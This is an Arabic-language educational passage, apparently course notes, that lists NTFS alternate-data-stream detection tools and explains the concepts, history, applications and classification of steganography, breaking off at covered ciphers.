
C:\magic>
```



Ntfs Stream Detector: StreamArmor

المصدر : http://securityxploded.com

هذه الأداة تساعدك على الكشف على تدفق البيانات البديل (**ADS**) المخبأ وإزالته من النظام الخاص بك تماما. وهو **Multithreaded ADS scanner** بحيث يساعدك على الفحص المتكرر على النظام بأكمله والكشف عن كل **Streams** المخبأة في النظام الخاص بك. يمكنك بسهولة اكتشاف تدفق البيانات المشبوهة من تدفق البيانات العادية كما يعرض **Stream** معين اكتشف مع نمط لون محدد. كما أنه قادر على الكشف عن نوع **Streams** للملف باستخدام ألية **Advance File type detection mechanism**.



NTFS Stream Detector: Other Tools

هناك العديد من أدوات الكشف عن **NTFS Stream** المتاحة في السوق. يمكنك الكشف عن التدفقات المشبوهة مع أدوات الكشف عن **NTFS Stream** التالية:

ADS Spy available at http://www.merijn.nu
ADS Manager available at http://dmitrybrant.com
Streams available at http://technet.microsoft.com
Alternatestreamview available at http://www.nirsoft.net
NTFS-Streams: ADS manipulation tool available at http://sourceforge.net
Stream Explorer available at http://www.rekenwonder.com
ADS Scanner available at http://www.pointstone.com
RKDetector available at http://www.rkdetector.com
GMER available at http://www.gmer.net
Hijack This available at http://free.antivirus.com

STEGANOGRAPHY

كثيرة هي الطرق أو الوسائل التي يستغلها بعض من تسول له نفسه العبث بممتلكات الغير، سواء كانت أشياء ملموسة أو معلومات مخزنة في الأجهزة الحاسوبية. وفي العصر الحديث أو ما يسمى بعصر المعلوماتية، تنامت قيمة المعلومات لدرجة تفوق بمراحل الممتلكات الحسية، وهذا ما أثرى البحث في مجال الوسائل التي يمكن من خلالها إخفاء المعلومات عمن لا يمتلكها ووضعها في مأمن، وكذلك الوسائل التي يمكن من خلالها كشف أي معلومات مخبأة بطريقة غير شرعية. وعند الحديث عن إخفاء المعلومات، فإن أول ما يتبادر إلى الذهن هو عملية تشفير المعلومات(**Cryptography**) أو تحويلها إلى صيغة أخرى غير مفهومة إلا باستخدام مفتاح الشفرة أو ال(**key**). لكن هذا لا يعني أن التشفير هو الطريقة الوحيدة التي يمكن من خلالها إخفاء المعلومات عن الغير. في الواقع، هناك فن آخر يقضي بإخفاء البيانات كليا للتواصل ما بين جهتين لتصبح هذه البيانات أو هذا الاتصال غير ظاهر من الأساس لجهة ثالثة وهذا ما يعرف ب**Steganography**. والتي كثيرا ما تستخدم من قبل لصوص المعلومات لسرقة معلومات حساسة. إذن، فما هي الستيغانوغرافي، وكيف تستخدم، وهل يمكن اكتشافها والتحفظ منها؟ سأحاول إجابة هذه الأسئلة بطريقة مبسطة في السطور التالية.

كلمة **Steganography** أو إخفاء المعلومات هي الطريقة أو التقنية لحجب وإخفاء المعلومات داخل وسيط رقمي بغرض نقلها عبر هذا الوسيط إلى مكان آخر حيث يستعمل هذا الوسط، وذلك حتى يتم إخفاء أن هناك اتصال أو تبادل معلومات. يتم في الخفاء، ولا يكون على علم بهذا الاتصال إلا الأشخاص المعنيين.

فعلى سبيل المثال، قد يستخدم شخص ما صورة إلكترونية لنقل رسائل نصية (أو حتى صور مخفية) إلى شخص آخر دون أن يعلم أحد. فكل من ينظر من الخارج يظن أن الشخصين يتبادلان صورا، بينما هذه الصور محملة برسائل مخفية غير واضحة للعيان.

كلمة **Steganography** أساسا مشتقة من كلمة يونانية وتعني "الكتابة المخفية" من الكلمة (**στεγανός**),"**steganos**", ستيغانوس، وتعني المحمي أو المغطى، والكلمة (**γραφή**),"**graphei**"، غرافي، وتعني الكتابة. موضوع إرسال الرسالة المخفية عن طريق حجب أن هناك شيء مرسل من الأساس. هي طريقة وفكرة قديمة ولها قصة تاريخية فقدماء الإغريق اعتادوا مثلاً حفر الرسالة السرية على طاولات من الخشب، ثم يغطونها بطبقه من الشمع. وحين تصل الرسالة على الشخص المقصود، يقوم بإزالة أو إذابة الشمع ليحصل على رسالته. كذلك استخدم الإغريق وسيلة أخرى لنفس الغرض، وإن كانت وحشية بعض الشيء، بمقاييس عصرنا بالطبع. حيث كانوا يقومون بحلق رؤوس العبيد، ثم يتم (وشم) الرسالة السرية على هذه الرؤوس البائسة. بعدها يحبسون الشخص حتى يطول شعره، فيغطي فروة رأسه (والرسالة السرية معها)، ويرسلونه إلى الطرف الآخر. وحين يصل إلى هناك، يقوم هذا الأخير بحلق رأس العبد، ويقرأ الرسالة. وفي العصر الحديث كان الحبر السري أحد أهم أدوات العملاء والمخبرين خلال الحرب العالمية الثانية.

وفي العالم الرقمي، يتم إخفاء أي نوع من البيانات والملفات، داخل أنواع عديدة ومختلفة من الملفات. كما أن أحد التطبيقات التي ظهرت نتيجة لهذه التقنية، هي إنشاء حيز **Partition** داخل القرص الصلب، يُفعّل تلقائيا عند تشغيل الجهاز ويستخدم لتخزين المعلومات المراد إخفاؤها. أول تسجيل لاستخدام هذا المصطلح كان سنة 1499 من قبل يوهانس تريثيموس"**Johannes Trithemius**" ، في مقالته "**steganographia**"عن التشفير والكتابة المخفية على صورة كتاب تعاويذ سحرية. وعموماً، فإن الرسائل ستظهر على أنها شيء مغاير كصور أو مقالات أو قوائم بيع أو أشياء أخرى "نص غطاء"**cover text**" .

المفهوم التقليدي للرسالة المخفية هو أن تكون مكتوبة بحبر خفي بين السطور المرئية لرسالة خاصة. إن ميزة الستيغانوغرافي على التشفير المجرد، هو أن الرسالة بحد ذاتها لا تجذب الاهتمام. الرسائل المشفرة بوضوح، بغض النظر عن قابلية فكها تبدو مريبة؛ وربما يُدان كاتبها في البلدان التي تمنع التشفير [1] وفي الوقت الذي يحمي التشفير محتوى الرسالة، يمكن للستيغانوغرافي أن يحمي الرسالة وأطراف التراسل معاً.

يشمل الستيغانوغرافي إخفاء المعلومات في ملفات الحاسوب. في الستيغانوغرافي الرقمي يمكن ان يتضمن الاتصال الالكتروني ترميزا مخفيا في مستوى الوسط الناقل، مثل ملف مستند، ملف صورة، بروتوكول. ملفات الوسائط المتعددة هي اوساط مثالية للإرسالات المخفية، بسبب كبر حجمها. كمثال بسيط، يمكن لمرسل أن يستخدم صورة غير ملفتة، ويعدل في لون نقطة (**pixel**) لكل مئة من النقاط، ليقابل حرف ابجدي. سيكون التغيير طفيفا وغير محسوس ومن غير المحتمل اكتشافه بالعين المجردة.

<u>الفرق بين إخفاء المعلومات والتشفير؟</u>


الكثير لديه خلفية أو سمع بمصطلح التشفير **Cryptography** والذي يعني باختصار تشفير المعلومة لتصبح غير مفهومة وغير قابلة للقراءة إلا من قبل الشخص الذي يمتلك مفتاح التشفير لفك الشفرة. طبعا غرض التشفير يكون دائما لغرض حماية وأمن المعلومات وأسباب تشفير المعلومات كثيرة، منها لغرض تبادل بيانات سرية بين شركات معينة أو بين دوائر حكومية معينة على سبيل المثال.

ولكن المصطلح **Steganography** والذي يعني إخفاء المعلومات بالعربية يختلف عن التشفير بالرغم من وجود الكثير من التشابه بينهما. هنا إخفاء المعلومات يعني تخبئتها داخل وسيط أو تحت غطاء معين حتى لا يتسنى لأي شخص معرفة أن هناك معلومات مخفية من الأساس.

إذا نستطيع القول إن الفرق الأساسي بين التشفير وإخفاء المعلومات هو أن عند تشفير معلومة ما يستطيع الطرف الثالث معرفة أن هناك إتصال يتم ما بين شخصين أو مجموعتين لكنه لا يستطيع فهم المعلومات لأنها مشفرة.

بينما في إخفاء المعلومات لا يكون هناك علم لأي طرف ثالث بأن هناك شيء مخفي في الخفاء أو أن هناك إتصال بين إثنين يتم من وراء الكواليس لأنه تم استخدام وسيط ما لإخفاء هذا الاتصال.

الشكل التالي يوضح أنواع وطرق حجب البيانات والتي من بينها التشفير وإخفاء البيانات والأقسام الفرعية تحت كل نوع.



قد يتساءل البعض. وما الحاجة إلى إخفاء وجود البيانات ولم الخوف؟ والسبب يعود إلى وجود حالات قد يكون فيها مجرد وجود شك لدى السلطات أو العصابات أو غيرهم، بتسرب معلومات ما، كفيل بالقضاء على حياة إنسان! كما في حالات انتهاكات السلطات لحقوق الإنسان، وأثناء الحروب الأهلية، أو وللمراسلين والصحفيين الذين يغطون الحروب والغزوات والنزاعات، الراغبين في إيصال الحقيقة للعالم، دون أن يعرضوا حياتهم أو حياة غيرهم للخطر.

ومثال جيد على هذه الحالات، ما حصل إبان الحرب الأهلية في جواتيمالا، والتي قتل فيها 100000 شخص، فبحسب ما يذكره (**Korhorn**)فإن المنظمة العالمية لحقوق الإنسان (**The International Center of Human Rights Research**) قد جمعت حوالي 5000 شهادة، من شهود عيان، عن طريق استخدام هذه التقنية مع التشفير، فحصلت على المعلومات وحافظت على حياة الشهود.

حاليًا تشغل الأبحاث في مجال هذه التقنية، حيزًا كبيرًا من اهتمام الباحثين، لسبب بسيط وهو أن لها استخدامات هامة في التجارة الإلكترونية، التي تزداد تطبيقاتها، والاهتمام بها يومًا بعد آخر. حيث من تطبيقاتها العلامات المائية أو ما يعرف بـ (**Watermarks**). وتستخدم هذه الأخيرة في عمليات حفظ الحقوق للمنتجات الرقمية، والحد من عمليات القرصنة، مثل الأسطوانات الخاصة بالموسيقى وغيرها، وكذلك الصور والبرامج التي تباع عبر الإنترنت. فبالرغم من أن المشتري هنا قد يعلم بوجود هذه العلامات، لكنه لا يعرف أين توجد داخل المنتج، ولا البرنامج الذي استخدم في عملية الإخفاء، ولا كلمة السر ومفتاح التشفير، وبالتالي يصعب عليه، إزالتها، وإعادة النسخ.

Application of Steganography

تطبيق إخفاء المعلومات (**Steganography**) يختلف في كثير من منطقه الى أخرى والمنطقة تعتمد على ما الميزة من إخفاء المعلومات والاستفادة منها. إخفاء المعلومات ينطبق على الاتي:

Access Control System for Digital Content Distribution

في **'نظام مراقبة الوصول'** لنظام **'توزيع المحتوى الرقمي'**، البيانات المضمنة تكون **'مخفية'**، ولكنها **'مفسره'** لإعلان المحتوى.
اليوم، أصبحت المحتويات الرقمية توزع بكثره عبر شبكة الانترنت أكثر من ذي قبل. على سبيل المثال، شركات الموسيقى تقوم بالإفراج عن ألبومها الجديد على صفحة الويب الخاصة بها بطريقة مجانية أو مقابل المال. في هذه الحالة، فان كافة المحتويات يمكن توزيعها بالتساوي على الناس الذين يمكنهم الولوج/الوصول إلى الصفحة. لذلك، لا تتناسب مع مخطط توزيع الويب العادية (حالة بحالة)، والتوزيع 'الانتقائي'. بالطبع من الممكن دائماً إرفاق المحتويات الرقمية برسائل البريد الإلكتروني وإرسالها إلى العملاء. ولكن هذا سوف يأخذ الكثير من التكاليف في الوقت والعمل.
فماذا إذا كان من الممكن تحميل هذا المحتوى على الإنترنت بطريقة سرية. ثم امكنك الحصول على إصدار خاص بك من 'مفتاح الوصول' والذي بواسطته سوف تقوم باستخراج المحتوى بشكل انتقائي، فإنك سوف تكون سعيدة جداً بذلك. لذلك مخطط **Steganography** يمكن أن يساعد في تحقيق هذا النوع من النظام.

هنا قمنا بتطوير النموذج الأولى (*prototype*)من "نظام مراقبة الدخول(*Access Control System*) " لتوزيع المحتوى الرقمي من خلال شبكة الإنترنت. تشرح الخطوات التالية هذا المخطط.

1- مالك المحتوى الرقمي يقوم بتصنيف المحتويات الرقمية في صورة مجلد من المجلدات، وتضمين هذه المجلدات كاملة في وعاء كبير وفقا لأسلوب **Steganography** المستخدم يحتاج الى مفاتيح للوصول إلى هذه المجلدات، ثم تحميل هذا الوعاء المضمن للمحتوى على صفحة الويب الخاصة.
2- على صفحة الويب الخاصة به صاحب المحتوى يقوم بشرح المحتوى بطريقه متعمقة ونشرها في جميع أنحاء العالم. ويتم نشر معلومات الاتصال لصاحب المحتوى أيضا (العنوان، عنوان البريد الإلكتروني ورقم الهاتف، الخ) هناك.
3- في هذه الحالة يتلقى المالك طلبات الوصول للمحتوى من قبل العملاء الذين شاهدوا صفحة الويب. في هذه الحالة، يجوز للمالك (أو قد لا) بإنشاء مفتاح وصول وتقديمها إلى العملاء (مجانا أو مقابل المال).

في هذه الاليه فان اهم نقطه هو الاستخراج الانتقائي هل هو ممكن أم لا.

Steganography File Systems

Steganography File Systems هي نوع من أنظمة الملفات, أول من اقترحه روس أندرسون، روجر نيدام، وادي شامير. وهذه تقدم طريقتين رئيسيتين لإخفاء البيانات: باستخدام سلسلة من الملفات ذات الحجم الثابت والتي تتألف أصلاً من البتات العشوائية على رأسها 'ناقلات(**vector**)' والتي يتم فرضها بطريقة تسمح لمستويات الأمن بفك تشفير جميع المستويات الادنى ولكن لا تعلم بوجود مستويات الامن الأعلى، أو قسم كامل مليء بالبتات العشوائية والملفات المخفية في ذلك.

الطريقة الثانية والتي يقدمها **Steganography File Systems** وهي أن الملفات لا يتم تخزينها بطريقة عاديه، ولا تخزينها بطريقة مشفرة، لكن البارتشن بالكامل يتم جعله عشوائيا --الملفات المشفرة تشبه بقوة المقاطع العشوائية للبارتشن، وحتى عندما يتم تخزين الملفات على البارتشن، لا توجد طريقة سهلة للتمييز بين رطانة لا معنى لها والملفات المشفرة الفعلية. وعلاوة على ذلك، فأن مواقع الملفات تكون معرفة من قبل مفاتيح الملفات، ومواقع الملفات تكون مخفية ومتاحة فقط للبرامج مع كلمة المرور. وهذا يؤدي إلى المشكلة وهي انه يمكن الكتابة فوق الملفات بعضها البعض بسرعة جداً؛ وهذا يتم حله عن طريق كتابة كافة الملفات في أماكن متعددة لتقليل فرصة فقد البيانات.

Media Bridging

استخدام إخفاء المعلومات الرقمية، حيث يمكن تشفير الاتصالات الإلكترونية في طبقة النقل(**transport layer**) ، مثل ملف المستند أو ملف صورة أو برنامج أو بروتوكول.

في هذه المنطقة تطبيق إخفاء المعلومات السرية ليس مهما، ولكن توحيد هذين النوعين من البيانات (الوسائط – البيانات) إلى واحد هو الأكثر أهمية. الوسائط مثل (الصور، الافلام، الموسيقى، إلخ) يتم ربطها ببعض المعلومات الأخرى. الصورة، على سبيل المثال، قد تحتوي على ما يلي من المعلومات:

1- عنوان للصورة وبعض المعلومات عن physical object.
2- التاريخ والوقت عند اتخاذ هذه الصورة.
3- معلومات عن الكاميرا المستخدمة والمصور.

هذه المعلومات دائما ما تكون بجانب كل صوره.

في الممارسات العملية، عند استخدام إخفاء بعض المعلومات، يجب أولاً تحديد بيانات المستودع الذي سوف يحمل البيانات المخباءه وفقا لحجم بيانات التضمين. وينبغي أن يكون المستودع غير ضارة. ثم، يمكنك تضمين بيانات سرية باستخدام برنامج تضمين (والذي أحد مكونات البرنامج إخفاء المعلومات) جنبا إلى جنب مع بعض المفتاح. عند استخراج، البيانات (الطرف الخاص بك) باستخدام برنامج استخراج (مكون آخر) لاسترداد بيانات مضمنه بنفس المفتاح (المفتاح العام من حيث مفهوم التشفير). وفي هذه الحالة تحتاج الى 'مفتاح التفاوض قبل أن تبدأ الاتصالات.


إرفاق ملف ستيجو برسالة البريد إلكتروني هو أبسط مثال في هذا المجال. ولكن أنت والطرف الخاص بك يجب القيام بإجراء 'إرسال--و--تلقي' التي يمكن أن يتم ملاحظتها من قبل طرف ثالث. لذا، استخدام البريد الإلكتروني ليس أسلوب اتصال سري تماما.

هناك بعض أسلوب الاتصال الأخرى مثل الذي يستخدم 'صفحة الويب' الإنترنت. في هذه الطريقة لا تحتاج إلى إرسال أي شيء إلى الطرف الخاص بك، ولا أحد يستطيع كشف الاتصال الخاصة بك. فلنظر الى المثال التالي:

لنفرض مثلا وجود شخصين يريدان البدء في اتصال سري بينهم مثلا فليكن هذين الشخصين (**Mr. A** و**Mr. B**) كما في الشكل التالي. نجد أن لديهم كل صفحات الويب الخاصة بهم على شبكة الإنترنت. نجد ان الشخص **Mr. A** يملك بيانات صورة (صورة امرأة)، والشخص **Mr. B** هو الأخر يملك بيانات صورة (صورة الحوت القاتل). والاثنين وافقا بالفعل على استخدام مفتاح مشترك معين لتضمين/استخراج الرسائل.

هذا الاتصال يتم كالاتى:

1- يقوم الشخص **Mr. A** أولا بإنشاء رسالة نصيه وليكن مثلا **message** ثم يقوم بتضمينها في صورة امرأة لينتج ملف ستيجو من صورة امراه.
2- ثم يقوم الشخص **Mr. A** بتحميلها على صفحة الويب خاصته.
3- قريبا سوف يلاحظ الشخص **Mr. B** بذلك، ثم يقوم بتحميلها.
4- ثم يقوم الشخص **Mr. B** باستخراج محتويات الصورة باستخدام برامج الاستخراج مع المفتاح المشترك بينهم.
5- يقوم الشخص **Mr. A** بإنشاء رسالة رد ولتكن مثلا **REPLY**. ثم يقوم بتضمينها داخل صورة الحوت القاتل.



A Webpage-based confidential communication

- Copy Prevention or Control (DVD)

في وسائل الترفيه يمكن استخدام **industry steganography** لحماية حقوق التأليف والنشر لأقراص الفيديو الرقمية والأقراص المدمجة. تم تصميم برنامج حماية نسخة دي في دي لدعم نظام إدارة توليد النسخ.


- Metadata Hiding (Tracking Information)

يمكن استخدام البيانات الوصفية (**metadata**) لتتبع الموقع الجغرافي، ومنع أو مراقبة نسخ المواد الرقمية، أي منع الازدواجية غير المصرح بها للبيانات الرقمية.

- Broadcast Monitoring (Gibson, Pattern Recognition)
- Covert Communication
- Ownership Assertion
- Fingerprinting (Traitor Tracking)
- Authentication (Original vs. Forgery)

Classification of Steganography

يصنف تقنيات إخفاء المعلومات (*Steganography*) إلى مجالين استناداً إلى تقنيات إخفاء المعلومات. وهي إخفاء المعلومات التقني (*technical steganography*) وإخفاء المعلومات اللغوية(*linguistic steganography*) .
إخفاء المعلومات التقني (*technical steganography*) تقوم بإخفاء الرسالة باستخدام الأساليب العلمية، بينما يقوم إخفاء المعلومات اللغوية (*linguistic steganography*) بإخفاء الرسالة في الناقل(*Carrier*)، وسيلة تستخدم للاتصال أو نقل الرسائل أو الملفات. عادة ما يتم تعريف متوسط إخفاء المعلومات (*The steganography medium*) على أنه الجمع بين الرسالة المخفية، والناقل، ومفتاح إخفاء المعلومات.
يصف المخطط التالي تصنيف لتقنيات إخفاء المعلومات.



- إخفاء المعلومات التقني (technical steganography)

إخفاء المعلومات التقني هي وسيلة لتأمين الرسائل النصية مع مساعدة من الأساليب الفيزيائية أو الكيميائية لإخفاء وجود الرسالة النصية. يمكنك استخدام العديد من الأدوات والأجهزة والأساليب.

إخفاء المعلومات التقني لديه العديد من الأساليب لتحقيق إخفاء الرسالة. وتشمل بعض منهم كالاتى:

- **الحبر السري (Invisible Ink)**

هذا الأسلوب يستخدم الحبر السري لإخفاء الرسائل النصية .

- **ميكرودوتس (Microdots)**

هي الطريقة التي يمكن استخدامها لإخفاء صفحة في نقطة واحده.

- **الأساليب المستندة إلى الكمبيوتر(Computer-based methods)**

استخدام المعلومات واخفائها في النصوص، والصور والأصوات وأشرطة الفيديو، إلخ.

إخفاء المعلومات اللغوية (linguistic steganography)

إخفاء المعلومات اللغوي يقوم بإخفاء الرسالة في ناقل (*Carrier\vessels*)باستخدام بعض الطرق المبتكرة. يتم تصنيف هذه التقنية، على أنها **semagrams** أو **open codes**.

1- Semagrams

يستخدم هذا الأسلوب الرموز والعلامات المختلفة لإخفاء البيانات أو الرسائل. كذلك يصنف هذا أيضا الى سيماجرامس البصري وسيماجرامس النصي.

- **سيماجرامس البصري (Visual Semagrams)**

يستخدم هذا الأسلوب الكائنات المادية الغير ضاره (*unmalicious physical objects*) لإرسال رسالة مثل رسومات الشعارات أو تحديد مواقع العناصر الموجودة في المكتب أو الموقع على شبكة الإنترنت.

- **سيماجرامس النصي (Text Semagrams)**

يستخدم هذا الأسلوب في إخفاء نص الرسالة عن طريق تحويل أو تغيير مظهر الرسالة النصية الناقلة، مثل تغيير أحجام الخطوط والأنماط، وإضافة مسافات إضافية كمسافات بيضاء في الوثيقة، والانفعالات المختلفة في الخطابات أو النص المكتوب بخط اليد.

2- Open codes

Open codes يقوم بإخفاء الرسالة السرية في رسالة شرعيه حاملة (*legitimate carrier message*) والتي صممت خصيصا في نمط الوثيقة/المستند والتي لا تكون واضحه للقارئ العادي. حامل الرسالة أحيانا يطلق عليه أسم **الاتصال المكشوف** (*overt communication*) والرسالة السرية يطلق عليه اسم **الاتصال السري** (*covert communication*). تقنية **Open codes** تنقسم إلى مجموعتين رئيسيتين: وهما **jargon codes** و**covered ciphers**. كما ينقسم **covered ciphers** ايضا الى نوعين: **null ciphers** و**grille ciphers**.

- **jargon codes**

Jargon codes هي عباره عن لغة يفهمها مجموعة من الناس ولكن لا يفهمها الاخرين. هذه الأكواد تستخدم الإشارات، والمصطلحات، والأحاديث التي لها معنى خاص والتي تكون مفهومه لمجموعة محددة من الناس. المجموعة الفرعية من **Jargon codes** هي رموز جديلة (*cue codes*)، حيث تحول بعض العبارات التي تم ترتيبها مسبقاً الى معاني.

- **covered ciphers**

